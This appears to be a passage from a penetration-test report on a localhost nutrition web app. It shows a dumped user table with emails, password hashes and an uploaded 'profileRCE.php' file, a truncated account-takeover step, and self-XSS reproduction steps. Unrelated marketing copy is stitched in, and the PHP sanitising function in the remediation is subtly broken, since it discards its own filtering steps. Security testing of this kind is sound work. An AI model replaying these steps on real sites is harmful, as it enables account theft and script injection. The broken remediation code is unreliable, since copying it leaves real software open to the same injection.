1&gt; HammmodNew1	hammod syria200001@gmail.com	\$2y\$10\$xeVZ9ypVcIGJX73RAbeWuRqKpd9WQ.fswOU6Ja/Pwl...	uploads/6bbf2331-4a00-41e2-a5ef-ba146fb3858.jpg		
3arbawi	3arbawi@gmail.com	\$2y\$10\$QqM.N0jFEhjb3kDFwSkEJqleRPcaQDW8QyaIOGP4...	uploads/116319184.jpg		
hammod10	hammod@gmail.com	\$2y\$10\$CH680Z0FY9wKFLF1S1n5OFHzYGMlqt2HzbVsl05a...	uploads/images.jpg		
sons	hacker@gmail.com	\$2y\$10\$RWE6MvfFSta00nw6MIC4CeDXzrB18rBikagFIISbo...		705027	
saleh	saleh@gmail.com	\$2y\$10\$66yDj2uXyd7mqnHq8XV6rP5HQrd5nq5feO3z28j...			
amna	amna@gmail.com	\$2y\$10\$bdHy4obnZPtlqEyEwa.xynA71sN/EAxRlyxwasC...			
istabraq	istabraq@gmail.com	\$2y\$10\$05vpf0ACrArvZ6egpBYYuPtxoKxaluiRq3Wm96sVJf...	uploads/profileRCE.php		

 Delete  Export



7- click verify,,  
sonds account will opened



Transform Your ❤️ Health with

## Personalized Nutrition Coaching

Welcome to Nutritionist, your partner in achieving optimal health through personalized nutrition coaching. Our certified nutritionists are here to guide you on your weight loss journey, providing customized plans and ongoing support. Start your transformation today and experience the power of personalized nutrition coaching.

[Get Starter Today](#) [Book a Demo](#)

 430+ Happy Customers

## Features

## Remediation

- use a CSRF token that is a unique, unpredictable value generated by the server and included in every form that performs sensitive operations like update profile csrf\_token = bin2hex(random\_bytes(32));
- use sameSite cookie attribute restricts how cookies are sent with cross-site requests.. By setting this attribute to Strict , the browser will not send the session cookie with requests made from other origin

## 006: – self XSS (low)

Description:	This vulnerability allows attackers to inject malicious JavaScript code into name field in plane section which is then executed in the browsers Once the malicious code is executed, attackers can exploit it for various malicious purposes.
Risk:	Likelihood: Low – Impact: Low–
References:	<a href="#">Self Cross Site Scripting (XSS)   Shieldfy Security WIKI</a>

### Evidence


1- open <http://localhost/nutirationPlans/nutirationPlans/#Plans> go to Plans section in the bottom of page and enter charactes to check like <'>(`) in name field

2- open inspect element and search on this characters ,, will find that all charactes set in the table field and not encoded then name filed is vulnerable with XSS `<td>${name}</td>`  
image can set directly in the tale field ,,

3-enter this payload in the name field:

```


```



The screenshot shows a web application interface for creating a nutrition plan. At the top, there's a navigation bar with links like ChatGPT, Facebook, WhatsApp, Online Courses, GitHub, LinkedIn, web penetration te..., Sheet Alazhar, PortSwigger, and PayloadsAllTheThin... Below the navigation, there's a large green 'Download PDF' button. The main section is titled 'Plans' with the subtitle 'Create Your Free Nutrition Plan'. There are several input fields and dropdown menus:

- Name:** An input field containing the XSS payload: 
- Age:** A dropdown menu set to '4'.
- Type:** A dropdown menu set to 'Lose weight/Fat'.
- Activity Rate:** A dropdown menu set to 'Not Active'.
- Days for the gym:** A dropdown menu set to '3 Days'.

At the bottom left, there's a prominent green 'Next' button.



The screenshot shows a web browser window with the URL `localhost/nutritionPlans/nutritionPlans/`. A modal dialog box is open, displaying the text "localhost says" followed by "Hello XSS attack" and an "OK" button. Below the modal, the main content area has a heading "Plans" and a sub-heading "Create Your Free Nutrition Plan". Under "User Information", there is a table with columns: Name, Age, Type, Activity Rate, Days for the gym, Height, Weight, Skeletal Muscle Mass (SMM), Body fat mass, and BMR. One row shows values: 4, lose, Not Active, 3 Days, 4, 5, 5, 4, 5. Under "Nutrition Plan", there is a table with columns: Meal, Calories, Protein, Fat, and Carbs. It lists three meals: Breakfast (-88), Lunch (-103), and Dinner (-103), each with corresponding nutritional values.

- 4- to see injection: open the inspect element and search on Hello XSS attack will find  
`<td> </td>`



The screenshot shows the browser's developer tools with the element inspector open. The selected element is a `<td>` tag. Inside it, there is an `` tag. The entire code block is highlighted in yellow, indicating it is selected. The status bar at the bottom right shows the value `== $0`.

## Remediation

"Don't trust user input"

You should always pass user input through a validator before you use it using `htmlspecialchars()` function for all inputs from user and increase two conditions to increase security as :

```
function check($inputOfUser)
{
    $str = preg_replace('#\'#','', $inputOfUser); // Replace [ ' ] with [ ]
    $str = preg_replace('#\\\'#','', $inputOfUser); // Remove [ / ]
    $str = htmlspecialchars($inputOfUser);
    $inputOfUser = htmlentities($inputOfUser);
    return $inputOfUser;
}
```